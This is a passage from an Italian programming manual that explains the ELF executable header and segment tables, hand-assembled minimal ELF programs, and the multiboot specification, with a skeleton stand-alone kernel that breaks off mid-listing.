section header table	È la tabella delle sezioni.
string table	È la tabella delle stringhe, a cui fanno riferimento le altre tabelle quando devono indicare una stringa di qualunque tipo.
symbol table	È la tabella dei simboli associati a varie parti del contenuto. La tabella dei simboli, per indicare i nomi dei simboli, deve fare riferimento alla tabella delle stringhe.

567.2 Intestazione ELF

L'intestazione ELF è il componente più importante del formato, in quanto la sua presenta è obbligatoria. L'intestazione consente di identificare un file ELF come tale e di raggiungere le tabelle delle sezioni e dei segmenti, da cui poi si arriva al contenuto rimanente del file.

Tabella 567.2. Intestazione ELF secondo l'architettura x86, in particolare con le informazioni necessarie a produrre un file eseguibile.

Nome mnemonico	Dimensione x86-32	Dimensione x86-64	Descrizione
`e_ident[0]` `e_ident[1]` `e_ident[2]` `e_ident[3]`	8 bit 8 bit 8 bit 8 bit	8 bit 8 bit 8 bit 8 bit	Impronta di identificazione del formato: deve corrispondere a $7F_{16}$, '`E`', '`L`', '`F`'.
`e_ident[4]`	8 bit	8 bit	Definisce la classe del file: 01_{16} rappresenta un file oggetto a 32 bit; 02_{16} rappresenta invece un file a 64 bit.
`e_ident[5]`	8 bit	8 bit	Definisce la codifica dei dati: 01_{16} rappresenta un formato LSB, ovvero *little endian*; 02_{16} formato MSB, ovvero *big endian*. Sia 01_{16}, sia 02_{16}, si riferiscono a una rappresentazione numerica dei valori negativi attraverso il complemento a due.
`e_ident[6]`	8 bit	8 bit	Definisce la versione dell'intestazione (inizialmente esiste solo la versione 01_{16}).
`e_ident[7]` `e_ident[8]` `e_ident[9]` `e_ident[10]` `e_ident[11]` `e_ident[12]` `e_ident[13]` `e_ident[14]`	8 bit 8 bit 8 bit 8 bit 8 bit 8 bit 8 bit 8 bit	8 bit 8 bit 8 bit 8 bit 8 bit 8 bit 8 bit 8 bit	Questi byte definiscono informazioni di importanza minore e di solito vengono lasciati a 00_{16}.
`e_ident[15]`	8 bit	8 bit	Dichiara la dimensione in byte della sequenza di identificazione. Il valore obbligato per questo byte è 10_{16}, ovvero 16_{10}.
`e_type`	16 bit	16 bit	Definisce il tipo di file oggetto. Un file oggetto rilocabile ha il codice 01_{16}; un file oggetto eseguibile ha il codice 02_{16}.
`e_machine`	16 bit	16 bit	Definisce il tipo di architettura. Il codice 03_{16} si riferisce al tipo Intel.
`e_version`	32 bit	32 bit	Definisce la versione del file oggetto (inizialmente esiste solo la versione 00000001_{16}).
`e_entry`	32 bit	64 bit	Contiene l'indirizzo a cui occorre passare il controllo per l'esecuzione del programma.

Nome mnemonico	Dimensione x86-32	Dimensione x86-64	Descrizione
`e_phoff`	32 bit	64 bit	*program header table offset* Contiene lo scostamento, rispetto all'inizio del file, necessario per raggiungere il primo byte della tabella che descrive i segmenti da caricare in memoria. Tale tabella è nota come *program header table* ed è obbligatoria la sua presenza in un file oggetto eseguibile.
`e_shoff`	32 bit	64 bit	*section header table offset* Contiene lo scostamento, rispetto all'inizio del file, necessario per raggiungere il primo byte della tabella che descrive le sezioni. Tale tabella è nota come *section header table*.
`e_flags`	32 bit	32 bit	Contiene degli indicatori specifici per il tipo di microprocessore. Nel caso dell'architettura x86-32 può contenere semplicemente valori a zero.
`e_ehsize`	16 bit	16 bit	*ELF header size* Contiene la dimensione dell'intestazione ELF.
`e_phentsize`	16 bit	16 bit	*program header entry size* Definisce la dimensione di una voce descrittiva di un segmento, nella tabella dei segmenti. Tutte le voci di tale tabella hanno la stessa dimensione.
`e_phnum`	16 bit	16 bit	*program header number* Definisce la quantità di voci contenute nella tabella di descrizione dei segmenti.
`e_shentsize`	16 bit	16 bit	*section header entry size* Definisce la dimensione di una voce descrittiva di una sezione, nella tabella delle sezioni. Tutte le voci di tale tabella hanno la stessa dimensione.
`e_shnum`	16 bit	16 bit	*section header number* Definisce la quantità di voci contenute nella tabella di descrizione delle sezioni.
`e_shstrndx`	16 bit	16 bit	*section header string index* Definisce l'indice, all'interno della tabella delle sezioni, che identifica la voce che fa riferimento alla tabella delle stringhe.

567.3 Descrizione dei segmenti

La descrizione dei segmenti, necessaria per mettere in esecuzione un programma, è contenuta nella tabella *program header*, composta da un array di voci, di dimensione uniforme, ognuna delle quali descrive un segmento. Si raggiunge la prima voce di questo array con lo scostamento indicato nell'intestazione ELF ('**`e_phoff`**'), quindi, sapendo la dimensione di ogni voce ('**`e_phentsize`**') e la quantità di queste ('**`e_phnum`**'), è possibile scandire anche le altre.

Tabella 567.3. Descrizione di una voce nella tabella dei segmenti, secondo l'architettura x86-32.

Nome mnemonico	Dimensione	Descrizione
`p_type`	32 bit	Definisce il tipo di operazione da compiere. La situazione più semplice è costituita da codice eseguibile e dati da caricare in memoria: 01_{16}.
`p_offset`	32 bit	Definisce lo scostamento, dall'inizio del file, necessario a raggiungere il primo byte del segmento.
`p_vaddr`	32 bit	Definisce l'indirizzo assoluto, nell'ambito della memoria virtuale, dove il primo byte del segmento deve trovarsi in memoria, una volta caricato.
`p_paddr`	32 bit	Equivale al campo '**`p_vaddr`**', ma si riferisce alla «memoria fisica». In un sistema GNU/Linux questo valore è sempre uguale a '**`p_vaddr`**'.
`p_filesz`	32 bit	Definisce la dimensione del segmento nel file e in casi particolari può essere pari a zero.
`p_memsz`	32 bit	Definisce la dimensione del segmento rappresentato in memoria e in casi particolari può essere pari a zero.
`p_flags`	32 bit	Definisce degli indicatori che descrivono i permessi del segmento: 1 = esecuzione; 2 = scrittura; 4 = lettura. Per avere permessi multipli si sommano i permessi elementari. Generalmente, il segmento di una porzione di codice dispone di permessi di accesso in lettura e in esecuzione, mentre quello di un'area di dati, consente normalmente la lettura e la scrittura.
`p_align`	32 bit	Definisce l'allineamento in memoria, a blocchi del valore indicato, il quale a sua volta deve essere una potenza di due.

Tabella 567.4. Descrizione di una voce nella tabella dei segmenti, secondo l'architettura x86-64.

Nome mnemonico	Dimensione	Descrizione
`p_type`	32 bit	Definisce il tipo di operazione da compiere. La situazione più semplice è costituita da codice eseguibile e dati da caricare in memoria: 01_{16}.
`p_flags`	32 bit	Definisce degli indicatori che descrivono i permessi del segmento: 1 = esecuzione; 2 = scrittura; 4 = lettura. Per avere permessi multipli si sommano i permessi elementari. Generalmente, il segmento di una porzione di codice dispone di permessi di accesso in lettura e in esecuzione, mentre quello di un'area di dati, consente normalmente la lettura e la scrittura.
`p_offset`	64 bit	Definisce lo scostamento, dall'inizio del file, necessario a raggiungere il primo byte del segmento.
`p_vaddr`	64 bit	Definisce l'indirizzo assoluto, nell'ambito della memoria virtuale, dove il primo byte del segmento deve trovarsi in memoria, una volta caricato.

Nome mnemonico	Dimensione	Descrizione
p_paddr	64 bit	Equivale al campo '**p_vaddr**', ma si riferisce alla «memoria fisica». In un sistema GNU/Linux questo valore è sempre uguale a '**p_vaddr**'.
p_filesz	64 bit	Definisce la dimensione del segmento nel file e in casi particolari può essere pari a zero.
p_memsz	64 bit	Definisce la dimensione del segmento rappresentato in memoria e in casi particolari può essere pari a zero.
p_align	64 bit	Definisce l'allineamento in memoria, a blocchi del valore indicato, il quale a sua volta deve essere una potenza di due.

567.4 Definizione manuale di un formato ELF

Un programma eseguibile in formato ELF deve contenere l'intestazione ELF e la descrizione dei segmenti; le sezioni possono anche mancare del tutto. Viene mostrato un esempio di programma banale (non fa altro che restituire il valore 77) in cui tutto, anche ciò che costituisce il formato ELF, viene definito nel sorgente. Il programma in sé trae spunto dal documento *A Whirlwind Tutorial on Creating Really Teensy ELF Executables for Linux* di Brian Raiter, come annotato alla fine del capitolo. Si osservi che nel sorgente le sezioni non vengono indicate affatto.

```
.code32
.globl _start
#
file_begin:
#
# ELF header.
#
elf_header_begin:
    .byte    0x7F            # e_ident
    .byte    'E', 'L', 'F'   #
    .byte    1               #
    .byte    1               #
    .byte    1               #
    .byte    0, 0, 0, 0      #
    .byte    0, 0, 0, 0      #
    .byte    16              #
    #
    .short   2               # e_type        2 = executable file
    .short   3               # e_machine     3 = 386
    .int     1               # e_version     1 = current version
    .int     _start          # e_entry           start address
    .int     (program_header_begin - file_begin)
                             # e_phoff           program header offset
    .int     0               # e_shoff       0 = no section header table
    .int     0               # e_flags           no flags
    .short   (elf_header_end - elf_header_begin)
                             # e_ehsize          ELF header size
```

```
    .short   (program_header_end - program_header_begin)
                           # e_phentsize       program header entry size
    .short   1             # e_phnum           program header entries
    .short   0             # e_shentsize   0 = no section header table
    .short   0             # e_shnum           section header entries
    .short   0             # e_shstrndx    0 = undefined
elf_header_end:
#
# Program header table, with just one entry.
#
program_header_begin:
    .int     1             # p_type        1 = segment to be loaded
    .int     0             # p_offset          segment's offset
    .int     0x08048000    # p_vaddr           segment's virtual address
    .int     0x08048000    # p_paddr           segment's physical address
    .int     (file_end - file_begin)
                           # p_filesz          file image size
    .int     (file_end - file_begin)
                           # p_memsz           memory image size
    .int     5             # p_flags       5 = read + execute
    .int     0x1000        # p_align           segment's memory alignment
program_header_end:
#
# Program code.
#
_start:
    mov $77, %ebx
    mov $1, %eax
    int $0x80
#
file_end:
```

Il sorgente scritto nel formato adatto a GNU AS va compilato così:

$ **as -o elf_test.o elf_test.s** [*Invio*]

$ **ld --oformat binary -o elf_test elf_test.o** [*Invio*]

Come si vede, GNU ld viene usato in modo da produrre un formato binario, puro e semplice, ovvero un file privo di formato, dato che è già tutto incluso nella descrizione del programma stesso.

Si mostra anche il sorgente adatto a NASM, dove va annotata anche l'origine, ovvero l'indirizzo in cui tutto deve essere caricato in memoria:

```
    bits 32
    org  0x08048000
;
file_begin:
;
; ELF header.
```

```
;
elf_header_begin:
    db      0x7F            ; e_ident
    db      'E', 'L', 'F'   ;
    db      1               ;
    db      1               ;
    db      1               ;
    db      0, 0, 0, 0      ;
    db      0, 0, 0, 0      ;
    db      16              ;
    ;
    dw      2               ; e_type        2 = executable file
    dw      3               ; e_machine     3 = 386
    dd      1               ; e_version     1 = current version
    dd      _start          ; e_entry           start address
    dd      (program_header_begin - file_begin)
                            ; e_phoff           program header offset
    dd      0               ; e_shoff       0 = no section header table
    dd      0               ; e_flags           no flags
    dw      (elf_header_end - elf_header_begin)
                            ; e_ehsize          ELF header size
    dw      (program_header_end - program_header_begin)
                            ; e_phentsize       program header entry size
    dw      1               ; e_phnum           program header entries
    dw      0               ; e_shentsize   0 = no section header table
    dw      0               ; e_shnum           section header entries
    dw      0               ; e_shstrndx    0 = undefined
elf_header_end:
;
; Program header table, with just one entry.
;
program_header_begin:
    dd      1               ; p_type        1 = segment to be loaded
    dd      0               ; p_offset          segment's offset
    dd      0x08048000      ; p_vaddr           segment's virtual address
    dd      0x08048000      ; p_paddr           segment's physical address
    dd      (file_end - file_begin)
                            ; p_filesz          file image size
    dd      (file_end - file_begin)
                            ; p_memsz           memory image size
    dd      5               ; p_flags       5 = 1 (execute) + 4 (read)
    dd      0x1000          ; p_align           segment's memory alignment
program_header_end:
;
; Program code.
;
_start:
    mov ebx, 77
    mov eax, 1
    int 0x80
```

```
;
file_end:
```

In questo caso, la compilazione non richiede altro che NASM, il quale produce direttamente il formato binario voluto:

$ **nasm -f bin -o elf_test elf_test.s** [*Invio*]

$ **chmod +x elf_test** [*Invio*]

I valori che rappresentano scostamenti e dimensioni del codice, sono calcolati attraverso il compilatore, facendo riferimento alle etichette che delimitano le varie porzioni del sorgente. Ecco come si presenta il programma eseguibile dal punto di vista di Objdump:

$ **objdump -x elf_test** [*Invio*]

```
ELF_test:     file format elf32-i386
ELF_test
architecture: i386, flags 0x00000102:
EXEC_P, D_PAGED
start address 0x08048054

Program Header:
    LOAD off    0x00000000 vaddr 0x08048000 paddr 0x08048000 align 2**12
         filesz 0x00000060 memsz 0x00000060 flags r-x

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
SYMBOL TABLE:
no symbols
```

567.5 Esempio più complesso

Viene mostrato un esempio più complesso, composto sempre da una sola voce nella tabella dei segmenti; in particolare viene definita una variabile inizializzata, incorporata nel segmento del codice, che nel sorgente appare in fondo. Viene mostrata solo la versione per GNU AS, trattandosi del programma per il calcolo del fattoriale, già descritto in un altro capitolo.

```
.code32
.globl _start
#
file_begin:
#
# ELF header.
#
elf_header_begin:
    .byte    0x7F           # e_ident
    .byte    'E', 'L', 'F'  #
    .byte    1              #
    .byte    1              #
```

```
    .byte    1              #
    .byte    0, 0, 0, 0     #
    .byte    0, 0, 0, 0     #
    .byte    16             #
    #
    .short   2              # e_type        2 = executable file
    .short   3              # e_machine     3 = 386
    .int     1              # e_version     1 = current version
    .int     _start         # e_entry           start address
    .int     (program_header_begin - file_begin)
                            # e_phoff           program header offset
    .int     0              # e_shoff       0 = no section header table
    .int     0              # e_flags           no flags
    .short   (elf_header_end - elf_header_begin)
                            # e_ehsize          ELF header size
    .short   (program_header_end - program_header_begin)
                            # e_phentsize       program header entry size
    .short   1              # e_phnum           program header entries
    .short   0              # e_shentsize   0 = no section header table
    .short   0              # e_shnum           section header entries
    .short   0              # e_shstrndx    0 = undefined
elf_header_end:
#
# Program header table, with just one entry.
#
program_header_begin:
    .int     1              # p_type        1 = segment to be loaded
    .int     0              # p_offset          segment’s offset
    .int     0x08048000     # p_vaddr           segment’s virtual address
    .int     0x08048000     # p_paddr           segment’s physical address
    .int     (file_end - file_begin)
                            # p_filesz          file image size
    .int     (file_end - file_begin)
                            # p_memsz           memory image size
    .int     5              # p_flags       5 = read + execute
    .int     0x1000         # p_align           segment’s memory alignment
program_header_end:
#
# Program code.
#
_start:
    mov   op1, %esi        # ESI contiene il valore di cui si vuole
                           # calcolare il fattoriale.
    push  %esi             # f_fact (ESI) ==> EAX
    call  f_fact           #
    add   $4, %esp         #
    mov   %eax, %ebx       # Restituisce il valore del fattoriale,
    mov   $1, %eax         # ammesso che sia abbastanza piccolo
    int   $0x80            # da poter essere rappresentato come
                           # valore di uscita.
```

```
#
# Fattoriale di un numero senza segno.
# f_fatt (a) ==> EAX
# EAX = a!
#
f_fact:
    enter $4, $0
    pusha
    #
    mov   8(%ebp), %edi    # Valore di cui calcolare il fattoriale.
    #
    cmp   $1, %edi         # Il fattoriale di 1 è 1.
    jz    f_fact_end_1     #
    #
    mov   %edi, %esi       # ESI contiene il valore di cui si vuole
    dec   %esi             # il fattoriale, ridotto di una unità.
    #
    push  %esi             # f_fact (ESI) ==> EAX
    call  f_fact           #
    add   $4, %esp         #
    mul   %edi             # EDX:EAX = EAX*EDI
    mov   %eax, -4(%ebp)   # Salva il risultato.
    jmp   f_fact_end_X     # Conclude la funzione.
    #
f_fact_end_1:
    popa                   # Conclude la funzione con EAX = 1.
    mov $1, %eax           #
    leave                  #
    ret                    #
f_fact_end_X:
    popa                   # Conclude la funzione con EAX pari
    mov -4(%ebp), %eax     # al valore salvato nella variabile
    leave                  # locale.
    ret                    #
#
# Initialized data.
#
op1:    .int    5
#
file_end:
```

567.6 Riferimenti

- *Executable and linkable format*
  ⟨http://en.wikipedia.org/wiki/Executable_and_Linkable_Format⟩
- *Tool interface standard (TIS) Executable and linking format (ELF) specification*, 1995
  ⟨http://x86.ddj.com/ftp/manuals/tools/elf.pdf⟩

- *format of executable and linking format (ELF) files*
  pagina di manuale *elf(5)*
- Brian Raiter, *A Whirlwind Tutorial on Creating Really Teensy ELF Executables for Linux*
  ⟨*http://www.muppetlabs.com/~breadbox/software/tiny/teensy.html* ⟩

Capitolo 568

Programmi completamente autonomi

A volte esiste la necessità di realizzare un programma funzionante in modo autonomo, ovvero *stand alone*, senza il sostegno del sistema operativo. Un lavoro di questo tipo richiede lo studio delle stesse problematiche che riguardano inizialmente la costruzione di un nuovo sistema operativo, ma di norma è meglio fermarsi alla produzione di un programma singolo.[1]

C'è da osservare che l'avvio di un programma «autonomo» in un elaboratore x86 può essere di una complessità mostruosa, a causa di problematiche ereditate dall'architettura originale del microprocessore 8086. La prima difficoltà che si incontra a tale proposito sta nel far sì che il microprocessore si metta a lavorare in «modalità protetta», ovvero in una condizione che consenta di utilizzare in modo ragionevole la memoria centrale. Nel tempo, questa e altre questioni sono diventate di competenza dei programmi che si occupano di avviare un sistema operativo, come è il caso di GRUB 1 e di LILO, che così predispongono un contesto più confortevole al programma o al kernel da avviare successivamente.

In questo capitolo si mostrano esempi che utilizzano anche codice in linguaggio C, linguaggio che viene descritto nella parte lxxxix.

568.1 Le specifiche «multiboot»

Le specifiche *multiboot* sono definite dal documento *Multiboot specification*, disponibile presso ⟨http://www.gnu.org/software/grub/manual/multiboot/⟩. Si tratta della definizione di un'interfaccia tra sistema di avvio e sistema operativo (o programma autonomo), inizialmente per un'architettura x86. Il documento citato contiene sia le specifiche, sia un esempio completo di programma che interagisce con il sistema di avvio secondo le specifiche stesse. Qui si riassumono i concetti principali.

568.1.1 Formato del file che deve essere avviato

Il file-immagine che contiene il programma da avviare (programma che potrebbe essere il kernel di un sistema operativo), deve contenere un'intestazione particolare, definita *multiboot header*, costituita in pratica da un'impronta di riconoscimento e da una serie di dati. Attraverso questa intestazione, il sistema di avvio è almeno in grado di riconoscere il file-immagine come qualcosa che deve essere avviato effettivamente e di recepirne le caratteristiche.

Questa intestazione deve trovarsi nella parte iniziale del file-immagine da caricare ed eseguire, ma non è necessario che sia esattamente all'inizio dello stesso, essendo sufficiente che sia contenuta completamente entro i primi 8 Kibyte.

Figura 568.1. La prima parte obbligatoria dell'intestazione.

magic	32 bit senza segno 1BADB002
flags	32 bit senza segno
checksum	32 bit senza segno $-(magic + flags)$

Il primo campo da 32 bit, definito ***magic***, contiene un'impronta di riconoscimento, costituita precisamente dal numero $1BADB002_{16}$. Questa serve al sistema di avvio a individuare la presenza e l'inizio di una tale intestazione. Il secondo campo da 32 bit, definito ***flags***, contiene

degli indicatori con i quali si richiede un certo comportamento al sistema di avvio. Il terzo campo da 32 bit, definito ***checksum***, contiene un numero calcolato in modo tale che la somma tra i numeri contenuti nei tre campi da 32 bit porti a ottenere zero, senza considerare i riporti.

I nomi indicati sono quelli definiti dallo standard e, come si vede, il campo ***checksum*** si ottiene calcolando −(***magic*** + ***flags***), dove si deve intendere che i calcoli avvengono con valori interi senza segno e si ignorano i riporti.


Se il file-immagine da avviare è informato ELF, le informazioni che il sistema di avvio necessita per piazzarlo correttamente in memoria e per passare il controllo allo stesso, sono già disponibili e non c'è la necessità di occuparsi di altri campi facoltativi che possono seguire i tre già descritti. Stante questa semplificazione, per quanto riguarda il campo ***flags*** sono importanti i primi due bit, mentre gli altri vanno lasciati a zero.

Figura 568.2. Il campo ***flags*** e il suo utilizzo fondamentale.

bit 31	bit 30	bit 29	bit 28	bit 27	bit 26	bit 25	bit 24	bit 23	bit 22	bit 21	bit 20	bit 19	bit 18	bit 17	bit 16	bit 15	bit 14	bit 13	bit 12	bit 11	bit 10	bit 9	bit 8	bit 7	bit 6	bit 5	bit 4	bit 3	bit 2	bit 1	bit 0
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1	1

00000003_{16}

informazioni sulla memoria disponibile (bit 1)

allineamento dei moduli all'inizio di una pagina (4 Kibyte) (bit 0)

Il bit meno significativo del campo ***flags***, se impostato a uno, serve a richiedere il caricamento in memoria dei moduli eventuali (assieme al file-immagine principale) in modo che risultino allineati all'inizio di una «pagina» (ovvero all'inizio di un blocco da 4 Kibyte). Alcuni sistemi operativi hanno la necessità di trovare i moduli allineati in questo modo e in generale l'attivazione di tale bit non può creare danno.

Il secondo bit del campo ***flags*** serve a richiedere al sistema di avvio di passare le informazioni disponibili sulla memoria. Queste informazioni vengono rese disponibili a partire da un'area a cui punta inizialmente il registro ***EBX***. In generale si tratta di un'informazione utile (che al massimo può essere ignorata), pertanto conviene attivare anche questo bit.

Figura 568.3. Calcolo del campo ***checksum***.

```
                          complemento a due
magic  1BADB002+         FFFFFFFF-               1BADB005+
flags  00000003=         1BADB005=               E4524FFB=
       --------          --------               ---------
       1BADB005          E4524FFA+              1 00000000
                         00000001=
                         --------              verifica della somma di controllo
              checksum   E4524FFB
```

568.1.2 Situazione dopo l'avvio del file-immagine

Quando, dopo il trasferimento in memoria del programma, il sistema di avvio passa il controllo allo stesso, la situazione che questo programma si trova è sostanzialmente quella seguente, dove però sono stati omessi molti dettagli importanti:

- il microprocessore è in modalità protetta;
- il registro ***EAX*** contiene il numero $2BADB002_{16}$ (si osservi che la prima cifra è cambiata, rispetto all'impronta che deve avere il file-immagine da avviare);

- il registro ***EBX*** deve contenere l'indirizzo fisico, a 32 bit, di una serie di campi contenenti informazioni passate dal sistema di avvio (*multiboot information structure*).

Di norma, la prima cosa che fa il programma che è stato avviato in questo modo è di azzerare il registro ***EFLAGS*** e di predisporre uno spazio per la pila dei dati, posizionando il registro ***ESP*** di conseguenza.

568.1.3 Informazioni passate dal sistema di avvio al programma

Il sistema di avvio conforme alle specifiche *multiboot* offre una serie di informazioni, collocate in una struttura che parte dall'indirizzo indicato nel registro ***EBX***. Questa struttura ha un certo grado di complessità, in quanto può fare riferimento ad altre strutture. Qui viene descritta brevemente solo una prima porzione di questa struttura; per l'approfondimento occorre consultare le specifiche, pubblicate presso ⟨*http://www.gnu.org/software/grub/manual/multiboot/*⟩.

Figura 568.4. Inizio della struttura informativa offerta da un sistema di avvio aderente alle specifiche *multiboot*.

EBX + 0 `flags`
EBX + 4 `mem_lower`
EBX + 8 `mem_upper`
dipende dal bit zero del campo «flags»
EBX + 8 `boot_device` *dipende dal bit 1 di «flags»*
EBX + 12 `cmdline` *dipende dal bit 2 di «flags»*
omissis





Tabella 568.5. Descrizione dei primi campi della struttura informativa fornita dal sistema di avvio *multiboot*.

Nome mnemonico del campo	bit del campo '**`flags`**' da cui dipende	Descrizione
`flags`		Il primo campo definisce una serie di indicatori, con i quali si dichiara se una certa informazione, successiva, viene fornita ed è valida.
`mem_lower` `mem_upper`	0	Se è attivo il bit meno significativo del campo '**`flags`**', i campi '**`mem_lower`**' e '**`mem_upper`**' contengono la dimensione della memoria bassa (da zero a un massimo di 640 Kibyte) e della memoria alta (quella che si trova a partire da un mebibyte). La dimensione è da intendersi in kibibyte (simbolo Kibyte) e, per quanto riguarda la memoria alta, viene indicata solo la dimensione continua fino al primo «buco».
`boot_device`	1	Se è attivo il secondo bit, partendo dal lato meno significativo, il campo '**`boot_device`**' dà informazioni sull'unità di avvio. L'informazione è divisa in quattro byte, come descritto nelle specifiche *multiboot*.

Nome mnemonico del campo	bit del campo '**flags**' da cui dipende	Descrizione
cmdline	2	Se è attivo il terzo bit, partendo dal lato meno significativo, il campo '**cmdline**' contiene l'indirizzo iniziale di una stringa che riproduce la riga di comando passata al kernel.

Come si può intuire leggendo la tabella che descrive i primi cinque campi, il significato dei bit del campo '**flags**' viene attribuito, mano a mano che l'aggiornamento delle specifiche prevedono l'espansione della struttura informativa. Per esempio, un campo '**flags**' con il valore 100_2 sta a significare che esistono i campi fino a '**cmdline**' e il contenuto di quelli precedenti non è valido, ma i campi successivi, non esistono affatto. La comprensione di questo concetto dovrebbe rendere un po' più semplice la lettura delle specifiche.

568.2 Esempio di programma da avviare secondo le specifiche «multiboot»

I listati seguenti mostrano il contenuto dei file necessari a produrre un programma da avviare secondo le specifiche *multiboot*. Per la precisione, il programma non fa alcunché e serve solo come base di partenza per lo sviluppo di qualcosa di più complesso, con l'ausilio del linguaggio C. I file mostrati hanno, nell'ordine di apparizione, i nomi: 'loader.s', 'kernel.c', 'linker.ld' e 'Makefile'.

Listato 568.6. File 'loader.s' usato per la prima parte del codice, contenente l'intestazione *multiboot* e la preparazione dell'ambiente minimo di funzionamento, compresa la collocazione della pila dei dati. Il programma chiama la funzione '**_kernel**' presente nel file 'kernel.c', passando come parametri il codice di riconoscimento del sistema di avvio e il puntatore alle altre informazioni che questo può fornire. Al ritorno dalla chiamata della funzione, il programma tenta di arrestare il microprocessore, ma se non ci riesce si mette in un ciclo senza fine che produce apparentemente lo stesso risultato.

```
.globl  _loader
.extern _kernel
#
# Dimensione della pila interna al kernel. Qui vengono previsti
# 16384 elementi (0x4000) da 32 bit, pari a 65536 byte.
#
.equ STACK_SIZE,  0x4000
#
# Si inizia subito con il codice che si mescola con i dati.
#
_loader:
    jmp boot     # Salta all'inizio del codice.
    .align 4     # Fa in modo di riempire lo spazio mancante
                 # al completamento di un blocco di 4 byte.
#
# Intestazione «multiboot», poco dopo l'inizio del file-immagine.
#
multiboot_header:
```

```
    .int 0x1BADB002                    # magic
    .int 0x00000003                    # flags
    .int -(0x1BADB002 + 0x00000003)    # checksum
#
# Inizia il codice di avvio.
#
boot:
    #
    # Regola ESP alla base della pila.
    #
    movl $(stack_max + STACK_SIZE), %esp
    #
    # Azzera gli indicatori (e per questo usa la pila appena sistemata).
    #
    pushl $0
    popf
    #
    # Chiama il kernel scritto in C, passandogli le informazioni
    # ottenute dal sistema di avvio.
    #
    # void _kernel (unsigned int magic, void *multiboot_info)
    #
    pushl %ebx          # Puntatore alla struttura contenente le
                        # informazioni passate dal sistema di avvio.
    pushl %eax          # Codice di riconoscimento del sistema di avvio.
    #
    call _kernel        # Chiama la funzione _kernel()
    #
halt:
    hlt                 # Se il kernel termina, ferma il microprocessore.
    jmp halt            # Se non si è fermato, crea un ciclo senza fine.
#
# Alla fine del programma, viene collocato lo spazio per la pila
# dei dati, senza inizializzarlo. Per scrupolo si allinea ai
# 4 byte (32 bit).
#
.align 4
.comm stack_max, STACK_SIZE
#
```

Listato 568.7. File '`kernel.c`' che potrebbe contenere idealmente il kernel di un piccolo sistema operativo. In questo caso il programma non fa alcunché e ignora anche la presenza di parametri nella chiamata.

```
void _kernel(void)
{
    ;
}
```

Listato 568.8. File '`linker.ld`', da usare come script per GNU ld. Si può osservare che la sezione '**`.data`**' viene distanziata da '**`.text`**' e '**`.rodata`**', in quanto si deve collocare in una pagina di memoria differente, per poter limitare i permessi di accesso in scrittura ai soli dati variabili.

```
ENTRY (_loader)
SECTIONS {
    . = 0x00100000;
    .text : { *(.text) }
    .rodata : { *(.rodata) }
    .data ALIGN (0x1000) : { *(.data) }
    .bss : {
        _sbss = .;
        *(.bss)
        *(COMMON)
        _ebss = .;
    }
}
```

Listato 568.9. File '`Makefile`' da usare per la compilazione.

```
all: loader kernel link
#
clean:
	rm *.o
	rm kernel
#
loader:
	as -o loader.o loader.s
#
kernel:
	gcc -Wall -Werror -o kernel.o -c kernel.c \
	    -nostdlib -nostartfiles -nodefaultlibs
#
link:
	ld --script=linker.ld -o kernel loader.o kernel.o
```

Per avviare il programma che si ottiene, si può usare GRUB 1, utilizzando le direttive seguenti nel suo file di configurazione:

```
...
title  mio kernel
kernel (fd0)/kernel
...
```

In questo caso si suppone di utilizzare un dischetto per l'avvio e che il file da avviare sia '`kernel`', contenuto proprio nella radice.

568.3 Visualizzazione di messaggi

Quando si scrive un programma autonomo, come descritto sinteticamente nella sezione precedente, occorre considerare che il linguaggio C non può essere usato sfruttando le librerie consuete, pertanto occorre produrre tutto internamente, anche le funzioni per la visualizzazione dei messaggi. I listati seguenti vanno a sostituire il file '`kernel.c`' della sezione precedente, allo scopo di visualizzare qualcosa sullo schermo (il contenuto dei primi campi della struttura informativa creata dal sistema di avvio), attraverso delle funzioni elementari definite internamente.

Per visualizzare un messaggio sullo schermo di un elaboratore x86 è necessario scrivere in una porzione di memoria che parte dall'indirizzo $B8000_{16}$ (a partire da 736 Kibyte), utilizzando coppie di byte, dove il primo byte è un codice che descrive i colori da usare per il carattere e il suo sfondo, mentre il secondo contiene il carattere da visualizzare. Nel programma il codice in questione è 07_{16} che mostra un carattere bianco su sfondo nero. Ciò che si deve osservare è che il programma tratta la coppia di byte come un numero a 16 bit, nel quale il carattere e il suo codice di visualizzazione sembrano invertiti, a causa del fatto che l'architettura è di tipo *little endian*.

Listato 568.11. File '`kernel.c`' che include automaticamente i file '`display.c`' e '`multiboot.c`'.

```
#include "display.c"
#include "multiboot.c"
//
//
//
void _kernel(unsigned long magic, type_multiboot_info *info)
{
